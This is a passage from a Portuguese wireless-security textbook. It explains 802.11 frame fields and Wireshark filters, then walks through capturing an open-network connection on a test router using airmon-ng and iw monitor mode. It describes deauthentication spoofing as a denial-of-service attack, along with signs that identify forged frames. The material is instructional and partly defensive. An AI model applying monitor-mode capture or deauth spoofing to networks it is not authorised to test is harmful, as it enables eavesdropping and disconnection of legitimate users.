do transmissor.

Endereço de destino ou endereço

destino.

origem.

• To DS 0 e From DS 0 – Configuração do frame wireless para redes em modo IBSS (ad hoc): quando dois STAs trocam dados diretamente entre si, sem um intermediário (ponto de acesso).

• To DS 0 e From DS 1 – Configuração do frame wireless para redes em modo infraestrutura: quando um ponto de acesso envia dados para o STA.

• To DS 1 e From DS 0 – Configuração do frame wireless para redes em modo infra estrutura: quando um STA envia dados para o ponto de acesso.

• To DS 1 e From DS 1 – Configuração do frame wireless para redes em modo WDS: quando dois APs trocam dados diretamente entre si, sem clientes wireless (STAs).

• Sequence Control – Campo relacionado à fragmentação e à ordenação de pacotes. É dividido em dois subcampos:

• Sequence Number – Número de sequência do frame. Se o pacote foi enviado sem fragmentação, o número de sequência é incrementado. Se o pacote enviado foi fragmentado, o número de sequência é o mesmo para todos os fragmentos, indicando que se trata de um pacote fragmentado em várias partes.

• Fragment Number – Caso o frame seja fragmentado, indica o número de cada fragmento para que ele seja posteriormente montado em ordem.

O campo frame control contém 11 subcampos: *Protocol Ver, Type*, *Subtype, To DS, From DS, More Flag, Retry, Pwr Mgr, More Data, WEP* e *Order*.

• Protocol Ver – Versão do protocolo 802.11 utilizado. Atualmente o valor é 0, mas futuramente terão outros valores.

• Type – Indica o tipo do frame. Pode ser dos tipos *Control frame*, *Management frame* ou *Data frame*:

• Control frames – Responsável pela transmissão de dados entre o ponto de acesso e os clientes wireless. Pode ser um dos seguintes subtipos:

• Request to Send (RTS)

• Clear to Send (CTS)

• Acknowledgement (ACK)

• Management frames – Responsável por manter um canal de comunicação na rede wireless. Pode ser um dos seguintes subtipos:

• Beacon

• Probe Request

• Probe Response

• Authentication

• Association Request

• Deauthentication/Disassociation

• Reassociation Request e Reassociation Response

• Data frame – Contém os dados que são transmitidos em redes wireless. Como, por exemplo DHCP, HTTP etc.

• Subtype – Subtipo do quadro type (os subtipos foram citados no campo Type).

• To DS – Campo To DS ativo. O pacote tem como destino o Distribution System (DS – Sistema de distribuição).

• From DS – Campo From DS ativo. O pacote tem como origem o Distribution System (DS – Sistema de distribuição).

• More flag – Caso ativo, indica que mais fragmentos serão enviados (caso o pacote necessite ser fragmentado, cada fragmento ativa essa flag indicando que há mais dados a transmitir).

• Retry – Indica um frame retransmitido.

• Power Management – Indica o estado do STA: se ligado, indica STA em modo Power-Save (economia de energia), se desligado indica modo ativo.

• More data – Enviado pelo AP para o STA (quando ele se encontra no estado de Power-Save), indicando que há mais dados a serem enviados.

• WEP – Indica a presença de criptografia. Pacotes wireless que utilizam sistema de criptografia (WEP, WPA/WPA2 PSK e Enterprise) utilizam o frame WEP.

• Order – Os dados são enviados de maneira ordenada.

O campo frame control contém dois campos denominados Type e Sub Type. Vamos nos atentar aos tipos do campo Type (Control frame, Management frame e Data frame) e aos subcampos Subtype, criando um tópico separado.

4.1 Campo Type: Control frame

Frame de controle. Suas principais responsabilidades incluem (dependendo do Control frame): sincronização das mensagens, armazenamento de buffer e manutenção ou liberação do meio físico para envio de dados etc.

Os principais frames de controle são: PS-POLL, RTS, CTS e o ACK.

4.1.1 PS-POLL

Existem dispositivos wireless, como celulares e tablets, que economizam energia em determinadas situações para não ficarem o tempo todo ligados. Após algum tempo, se o dispositivo não for utilizado, entra em uma espécie de “soneca” e deixa de receber os frames wireless. Com isso, o roteador armazena esses dados em buffer e, no momento em que o celular “acorda” e sai desse estado, envia o pacote PS-POLL solicitando o tráfego armazenado pelo roteador.

4.1.2 RTS/CTS

O protocolo 802.11 utiliza o método CSMA/CA como meio de acesso ao meio físico (nesse método enquanto uma estação envia os dados, as outras esperam pela sua vez). O RTS e o CTS são utilizados para controle de qual

estação vai utilizar o meio físico para transmitir os dados. Por exemplo: uma estação deseja usar o meio físico para enviar dados para o AP ou para outras estações. Dessa forma, ela envia um pacote RTS pedindo o meio físico para si. Se o meio físico não estiver ocupado, recebe como resposta um pacote CTS e pode enviar os dados. No fim essa estação libera o meio físico para as outras estações. Por esse motivo, esses dois pacotes são usados para evitar colisões de dados de duas estações que querem transmitir os dados ao mesmo tempo.

Para gerar pacotes RTS/CTS, acesse uma página qualquer da internet com algum dispositivo. Enquanto o dispositivo estiver acessando a página e ocupando o meio físico, serão gerados pacotes RTS/CTS.

4.1.3 ACK

Da mesma forma que em protocolos TCP, *Acknowledgement* ou ACK é enviado para indicar que o pacote anterior foi recebido com sucesso. O ACK é utilizado como um controle dos pacotes recebidos. Por exemplo: o transmissor envia o dado, caso o receptor não retorne um ACK, provavelmente ele não recebeu o dado e o transmissor envia-o novamente.

A tabela 4.2 apresenta os principais filtros que podem ser utilizados no Wireshark caso se queira capturar somente o Control frame desejado. O Control frame é indicado como type 1.

Tabela 4.2 – Principais filtros a serem utilizados no Wireshark para Control

frame

Filtro (Wireshark)

Control Frame

wlan.fc.type==1

Todos os control frames

wlan.fc.type==1 && wlan.fc.subtype==10 PS-Poll

wlan.fc.type==1 && wlan.fc.subtype==11 RTS

wlan.fc.type==1 && wlan.fc.subtype==12 CTS

wlan.fc.type==1 && wlan.fc.subtype==13 ACK

4.2 Campo Type: Management frames

Responsável por autenticar clientes wireless, manter e finalizar conexões. A

tabela 4.3 apresenta os principais filtros que podem ser utilizados no

Wireshark caso se queira capturar somente o Management frame desejado. O

Management frame é indicado como type 0.

Tabela 4.3 – Principais filtros a serem utilizados no Wireshark para

Management frame

Campo Type Campo Sub Type

Descrição

0

0

Association request

0

1

Association response

0

2

Reassociation request

0

3

Reassociation response

0

4

Probe Request

0

5

Probe Response

0

8

Beacon

0

10

Disassociation

0

11

Authentication

0

12

Deauthentication

Especificamente para Management frames, os filtros podem seguir o formato

wlan.fc.type== *type*

&&

wlan.fc.subtype== *subtype*

ou

wlan.fc.type_subtype== *subtype*. Por exemplo, caso deseje capturar o frame Beacon, qualquer um dos dois filtros a seguir pode ser utilizado (filtros equivalentes):

wlan.fc.type==0 && wlan.fc.subtype==8

wlan.fc.type_subtype==8

Para ignorar a visualização do frame Beacon, assim como qualquer outro tipo de pacote desejado, preceda o filtro com um sinal de exclamação. O exemplo a seguir ignora a visualização de todos os frames Beacon:

!(wlan.fc.type==0 && wlan.fc.subtype==8)

!(wlan.fc.type_subtype==8)

Utilize o filtro wlan.bssid== *BSSID* para filtrar os dados enviados somente por um ponto de acesso. O exemplo a seguir filtra os dados somente do ponto de acesso 74:ea:3a:e1:e8:66:

wlan.bssid==74:ea:3a:e1:e8:66

Os filtros do Wireshark podem e devem ser combinados. O exemplo a seguir filtra os dados enviados pelo ponto de acesso 74:ea:3a:e1:e8:66 ignorando somente o frame Beacon:

wlan.bssid==74:ea:3a:e1:e8:66 && !(wlan.fc.type_subtype==8)

O exemplo a seguir filtra somente o frame Beacon enviado pelo ponto de acesso 74:ea:3a:e1:e8:66:

wlan.bssid==74:ea:3a:e1:e8:66 && wlan.fc.type_subtype==8

4.2.1 Association request

Pedido de associação. Uma vez que a autenticação do STA para o AP foi realizada com sucesso, um pedido de associação (Association Request) à rede é enviado. Esse é o último processo para que a estação STA se conecte à rede wireless.

4.2.2 Association response

Resposta à flag Association Request, enviada do AP ao STA associando de fato ou não a estação à rede.

4.2.3 Reassociation Request

Essa flag é usada em casos que há um AP emitindo um sinal e entra em cena

um novo AP com um sinal mais forte. Nesse caso, o STA vai procurar a reassociação com o AP que está emitindo o maior sinal, acionando essa flag.

4.2.4 Reassociation Response

Resposta à flag Reassociation Request.

4.2.5 Probe Request

Um STA envia o frame Probe Request quando já se conectou a uma rede com aquele mesmo ESSID. Por meio do Probe Request, dispositivos wireless conectam-se automaticamente à rede (redes preferenciais) sem que o usuário necessite ficar digitando (cada vez que for se conectar àquela rede), a sua senha.

Para visualizar o Probe Request, conecte-se à rede com um dispositivo (celular, tablet etc.), desabilite a sua interface wireless e habilite novamente. Nesse momento o dispositivo armazena a rede na sua lista de redes preferenciais e vai buscar uma conexão automaticamente no momento em que visualizar novamente essa rede, emitindo, dessa forma, o Probe Request.


4.2.6 Probe Response

Quando uma estação busca uma conexão automática a um ponto de acesso, enviando o frame Probe Request, terá como resposta do AP o Probe Response.

4.2.7 Beacon

São os sinalizadores de redes wireless. O Beacon é um frame que é

constantemente enviado pelo ponto de acesso com o propósito de manter a rede wireless ativa. É como se falasse “Oi, eu me chamo TP-LINK (ESSID) e estou ativo, e a qualquer momento você (STA) pode se conectar a mim”. Sem a transmissão de beacons, não existe rede wireless.

4.2.8 Disassociation

A qualquer momento o STA pode se desassociar da rede wireless, enviando esse frame. Para visualizar esse frame, desabilite a interface wireless do seu dispositivo (celular, tablet etc.).

4.2.9 Authentication

O frame Authentication pode ou não vir habilitado. Caso não venha habilitado (flag marcada como 0) as possíveis redes são: OPN (nesse sistema não há nenhum mecanismo de autenticação), WEP OPN (o processo de autenticação funciona do mesmo modo que redes OPN) ou WPA/WPA2 PSK

(o processo é feito por meio do *4-way handshake*, então a flag é marcada como 0). Caso habilitado (flag marcada como 1), indica redes com sistema de criptografia WEP SKA.

A figura 4.2 mostra um exemplo do frame Authentication em redes WPA/WPA2 PSK.


Figura 4.2 – Frame Authentication em redes WPA/WPA2 PSK.

O algoritmo de autenticação (0 ou 1) é visualizado no Wireshark em um frame Authentication, dentro do campo IEEE 802.11 wireless LAN management frame > Fixed Parameters (6 bytes) > Authentication Algorithm.

4.2.10 Deauthentication

A qualquer momento o STA pode se desautenticar da rede wireless, enviando esse frame. Desabilite a interface wireless do seu dispositivo (celular, tablet etc.) para visualizar esse frame.

4.3 Campo Type: Data Frame

Dados que trafegam na rede wireless. Data frame é representado como type 2. O filtro wlan.fc.type==2 pode ser utilizado no Wireshark para visualização de Data frames.

CAPÍTULO 5

Sistemas de criptografia

Neste capítulo serão apresentadas as criptografias básicas: OPN, WEP OPN/SKA e WPA/WPA2 PSK. O sistema de criptografia WPA Enterprise e o protocolo WPS serão detalhados no capítulo 12, “Ataques avançados”.

5.1 Criptografia OPN

Redes com criptografia OPN não apresentam nenhum sistema de criptografia, então não há nenhum processo de autenticação. Como não é requerida nenhuma senha, as máquinas não precisam ser autenticadas para utilização da rede, é só conectá-las à rede e pronto, o dispositivo já estará na rede.

A figura 5.1 mostra como é realizado uma conexão wireless em linhas gerais

(independentemente da escolha da criptografia – OPN, WEP, WPA/WPA2).

Figura 5.1 – Processo de conexão em linhas gerais. Fonte: Backtrack WiFu: an introduction to practical wireless attacks v.2.0 (p. 71).

Em uma rede OPN apenas o processo de *Authentication process* não é realizado.

5.1.2 Capturando conexões OPN

Execute os passos a seguir para capturar o processo de autenticação em redes OPN:

1. Troque a criptografia do roteador para uma rede OPN (Figura 3.7).

2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a suíte Aircrack-ng, porém habitue-se a finalizar processos desnecessários. Além disso, certifique-se de que a interface wlan0 esteja ativa (up):

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 up**

3. Realize um escaneamento para determinação do canal de operação da rede em teste:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 7233596934 usec (0d, 02:00:33)

freq: 2427

beacon interval: 100

capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)

signal: -29.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

4. Inicie a interface wireless em modo monitor e configure-a para operar no mesmo canal que a rede em teste:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

No.	Time	Source	Destination	Protocol	Lengtl	Info
20	1.941596000	Tp-LinkT_e1:e8:66	Broadcast	802.11	147	Beacon frame
21	2.039869000	Tp-LinkT_e1:e8:66	Broadcast	802.11	147	Beacon frame
22	2.150430000	Tp-LinkT_e1:e8:66	Broadcast	802.11	147	Beacon frame

```
⊞ Frame 22: 147 bytes on wire (1176 bits), 147 bytes captured (1176 bits) on interface 0
⊞ Radiotap Header v0, Length 18
⊞ IEEE 802.11 Beacon frame, Flags: ........
⊟ IEEE 802.11 wireless LAN management frame
  ⊞ Fixed parameters (12 bytes)
  ⊟ Tagged parameters (93 bytes)
    ⊞ Tag: SSID parameter set: TP-LINK_E1E866
    ⊞ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    ⊞ Tag: DS Parameter set: Current Channel: 11
    ⊞ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ⊞ Tag: ERP Information
    ⊞ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
```

root@kali# **iw dev mon0 set channel 11**

5. Faça a captura com o sniffer Wireshark na interface em modo monitor

(Figura 3.9):

root@kali# **wireshark**

6. Conecte um dispositivo wireless qualquer à rede (celular, tablet etc.).

7. Nesse momento, o processo de autenticação de uma rede OPN foi

realizado com sucesso e a captura de dados com o Wireshark pode ser

interrompida.

O primeiro processo é o AP sinalizar arede com envio do frame Beacon (sem

beacon não há redes wireless), conforme mostra a figura 5.2. Para visualizar

essas informações no Wireshark, vá ao campo IEEE 802.11 wireless LAN

management frame > Tagged parameters (93 bytes).

Figura 5.2 – Beacon sinalizando informações básicas da rede.

Observe que há informações básicas como o SSID da rede, canal de

operação, a tecnologia do tipo 802.11g etc.

Dica: para visualização somente do frame Beacon, utilize o filtro
wlan.fc.type==0 &&

wlan.fc.subtype==8 (ou somente wlan.fc.type_subtype==8) no Wireshark.


Observe também que o campo IEEE 802.11 wireless LAN management

frame > Fixed parameters (12 bytes) > Capabilities Information) > Privacy: AP/STA cannot support WEP está marcado como 0 no Wireshark, indicando uma rede que não suporta criptografia. Trata-se de uma rede com criptografia OPN (Figura 5.3).

Figura 5.3 – O frame Beacon não contém o sinalizador indicando redes criptografadas.

Quando um dispositivo já se conectou a uma rede com aquele ESSID, emite

o frame Probe Request para saber se o AP está disponível na região. Primeiro

o dispositivo envia um Probe Request para o endereço de Broadcast para

saber se há alguma rede na região com aquele nome e, se existir, o

dispositivo envia o um segundo Probe Request, agora para o nome da rede,

solicitando uma conexão à rede (Figura 5.4).

Figura 5.4 – Envio de Probe Request para o endereço de Broadcast e

posteriormente para a rede.

Dica: para visualização somente do frame Probe Request, utilize o filtro wlan.fc.type==0

&& wlan.fc.subtype==4 (ou somente wlan.fc.type_subtype==4) no Wireshark. O

envio do Probe Request é feito quando o dispositivo armazena o ESSID daquela rede em uma lista

de redes preferenciais. Assim, quando uma rede preferencial estiver ao alcance, o dispositivo irá

conectar-se a ela, sem a necessidade de toda a vez digitar a senha daquela rede.

Como resposta à solicitação de Probe Request, o AP responde com Probe

Response, informando ao dispositivo que a rede está ativa e pode ser iniciado

o processo de autenticação.

Dica: para visualização somente do frame Probe Response, utilize o filtro wlan.fc.type==0

&& wlan.fc.subtype==5 (ou somente wlan.fc.type_subtype==5) no Wireshark.

Se for a primeira conexão do dispositivo àquela rede, o envio de Probe

Request/Probe Response não é realizado, indo diretamente para a etapa de autenticação.

A próxima etapa é a de autenticação, no qual o STA faz um pedido de Authentication Request à rede. Como a rede não utiliza nenhum sistema de criptografia, o código IEE 802.11 wireless LAN management frame > Fixed parameters (6 bytes) > Status code: Successful (sucesso) é enviado do STA para o AP. O AP também responde com a mensagem Successful para o STA (Figura 5.5).





Figura 5.5 – O status Sucesso (Successful) indica um OK para a estação continuar no processo.

Dica: para visualização somente do frame Authentication Request/Response, utilize o filtro

wlan.fc.type==0

&&

wlan.fc.subtype==11

(ou

somente

wlan.fc.type_subtype==11) no Wireshark.

Por último, o STA irá fazer um pedido de Association Request, e o AP irá

responder com Association Response.

Dica: para visualização somente do frame Association Request, utilize o filtro

wlan.fc.type==0

&&

wlan.fc.subtype==0

(ou

somente

wlan.fc.type_subtype==0) no Wireshark. Para visualização somente do frame Association

Response, utilize o filtro wlan.fc.type==0 && wlan.fc.subtype==1 (ou somente

wlan.fc.type_subtype==1) no Wireshark.

O processo está OK e o dispositivo utiliza a rede wireless de acordo com a

sua necessidade. No término de sua conexão, o dispositivo envia os frames de


desassociação e desautenticação para sair da rede. A figura 5.6 mostra o processo de desautenticação: primeiro, o STA envia um pacote de disassociation (pacote de número 72) ao AP; depois, o STA recebe um ACK (73 – sinalizando que o roteador entendeu o pedido para desassociação) e envia um pacote de Deauthentication (Deauth) (pacote de número 74) ao AP, pedindo para ser desautenticado; por último, o AP envia um ACK sinalizando que entendeu o pacote de Deauth.

Figura 5.6 – Processo de Desassociação/desautenticação.

O problema desse mecanismo é que não há nenhum sistema de segurança e um atacante pode enviar pacotes Deauth para o STA como se fosse o AP (camuflando o seu endereço MAC com o mesmo MAC do AP), desconectando um dispositivo legítimo da rede; sendo um ataque de negação

de serviço extremamente potente. A figura 5.7 mostra um ataque de Deauth enviado a um dispositivo na rede.

Figura 5.7 – Ataque de Deauth enviado contra um cliente da rede.

Compare a figura 5.6 (desautenticação legítima) com a 5.7 (ataque de Deauth). Um dos motivos que identificam o pacote Deauth como sendo forjado é a sua origem. Pacotes forjados contém a origem (campo *Source*) como sendo o endereço MAC do ponto de acesso (é enviado um pacote do atacante fingindo ser o TP-LINK para a vítima), já um pacote de

desautenticação autêntico é enviado do cliente para o ponto de acesso (campo *Source* como sendo o cliente Samsung).

Outro fator que identifica um ataque de pacotes Deauth é a razão da desautenticação. Em uma desautenticação legítima, a mensagem enviada é “Reason Code: Deauthenticated because sending STA is leaving (or has left)

IBSS or ESS (0x0003)”. Em um ataque de Deauth, a mensagem é “Reason Code: Class 3 frame received from nonassociated STA (0x0007)”. (Figuras 5.8 e 5.9)

Figura 5.8 – Desautenticação legítima.

Outro indicativo é a quantidade de pacotes Deauth enviados, como mostra a figura 5.9. São enviados vários pacotes Deauth em um ataque.

Dica: para visualização somente do frame Disassociation, utilize o filtro wlan.fc.type==0

&& wlan.fc.subtype==10 (ou somente wlan.fc.type_subtype==10) no Wireshark.

Para visualização somente do frame Deauthentication, utilize o filtro wlan.fc.type==0 &&

wlan.fc.subtype==12 (ou somente wlan.fc.type_subtype==12) no Wireshark.

